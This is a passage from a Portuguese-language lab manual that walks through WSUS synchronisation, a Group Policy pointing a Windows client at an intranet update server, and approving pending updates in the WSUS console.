


Figura 101. Console administrativa do WSUS

Para verificar o estado da sincronização iniciada no passo (22), navegue para *WINSERVER-G > Synchronizations*. Ao final da sincronização você deverá ver o processo concluído com sucesso, como se segue:




Figura 102. Sincronização do WSUS realizada com sucesso

Finalmente, feche a console de configuração do *Windows Server Update Services*.

25. Antes de utilizar plenamente o WSUS, é necessário atualizar novamente sua máquina *WinServer-G* usando o *Windows Update*. A atualização KB2720211 (<https://support.microsoft.com/en-us/help/2720211/>), de 8/6/2011, é necessária para atualização dos canais de comunicação do WSUS com os clientes de atualização.

Ao final da atualização, reinicie a máquina *WinServer-G* para concluir o processo.

7) Configuração de clientes no WSUS



Esta atividade será realizada nas máquinas virtuais *WinServer-G* e *WinClient-G*.

1. Vamos criar uma política para atualização automática de clientes a partir de nosso servidor WSUS. Execute *Start > Run... > gpmc.msc*. Você deverá ver a tela do *Group Policy Management*, como na atividade (5).

Expanda a floresta `domainA.esr.local`, e em seguida *Domains*. Clique com o botão direito no domínio `domainA.esr.local`, e em seguida em *Create a GPO in this domain, and Link it here...*. Para o nome da GPO, digite `wsus`, e em seguida clique em *OK*. Uma nova política deve surgir na lista do painel direito, como mostrado abaixo:




Figura 103. Criação de política para o WSUS

2. Clique com o botão direito sobre a política *wsus*, e em seguida em *Edit*. Navegue para *Computer Configuration > Policies > Administrative Templates > Windows Components > Windows Update*. Em seguida, clique duas vezes sobre a diretiva de configuração *Configure Automatic Updates*.

Marque a caixa *Enabled*, e em seguida escolha:

- *Configure automatic updating: 3 - Auto download and notify for install*
- *Scheduled install day: 0 - Every day*
- *Scheduled install time: 03:00*




Figura 104. Configuração de atualizações automáticas via GPO

Clique em *OK*.

3. De volta à tela de edição de GPOs, clique duas vezes sobre a diretiva de configuração *Specify intranet Microsoft update service location*.

Marque a caixa *Enabled*, e em seguida escolha:

- *Set the intranet update service for detecting updates:* <http://172.16.1.20>
- *Set the intranet statistics server:* <http://172.16.1.20>




Figura 105. Configuração de servidor remoto para download de atualizações

Clique em *OK*.

4. Feche as janelas de configuração das GPOs. Como anteriormente, sabemos que as GPOs são atualizadas de 90 em 90 minutos, com *offsets* aleatórios de 30 minutos — para não aguardar esse intervalo, acesse a máquina *WinClient-G*, abra uma janela do *prompt* de comando e digite **gpupdate /force** para atualizar as GPOs imediatamente. Para iniciar o contato imediato da máquina com o servidor WSUS, digite **wuaclt.exe /detectnow**.

Feito isso, abra o *Windows Update* e verifique se há novas atualizações para a máquina *WinClient-G*:




Figura 106. WinClient-G verificando se existem novas atualizações

Ao final do processo, a máquina irá reportar-se como atualizada. Isso é parcialmente verdade, como veremos a seguir.

5. De volta à máquina *WinServer-G*, abra a console de configuração do *Windows Server Update Services* e navegue para *WINSERVER-G > Computers > All Computers*. O estado de atualização da máquina *WinClient-A* será mostrado num gráfico no centro da tela, como na imagem a seguir:




Figura 107. Status de atualização da máquina WinClient-G

Observe que a máquina *WinClient-G* possui 2369 atualizações realizadas e 273 ainda não aplicadas, e com o *service pack* 1 instalado. No WSUS, a gestão de atualizações é feita de forma centralizada pelo administrador—pode-se agrupar máquinas em grupos de trabalho, e habilitar/desabilitar atualizações pontualmente para essas máquinas e grupos. Para gerenciar a aprovação de atualizações, navegue para *WINSERVER-A > Updates > All Updates*. Ajuste o filtro para condição *Unapproved* e estado *Failed or Needed*, e clique em *Refresh*. Você deverá ver algo semelhante a tela a seguir:




Figura 108. Aprovação de atualizações no WSUS, parte 1

Aprove todas as atualizações. Selecione-as usando SHIFT e no painel direito, clique em *Actions > Update > Approve....*. Na nova janela, clique no quadrado à esquerda de *All Computers* e marque *Approved for Install*; faça o mesmo para o grupo abaixo, *Unassigned Computers*, e clique em *OK*. O WSUS iniciará o processo de aprovação das atualizações, como mostrado abaixo:




Figura 109. Aprovação de atualizações no WSUS, parte 2

Ao final do processo, clique em *Close*.

6. De volta à máquina *WinClient-G*, verifique novamente por atualizações usando o *Windows Update*. Normalmente, não seria necessário realizar este passo — já configuramos o download e

notificação automática de atualizações no passo (2) desta atividade. Mas, para não termos que esperar até 3 da manhã, vamos acelerar o processo. Após a verificação, note que novas atualizações surgem como disponíveis na interface:

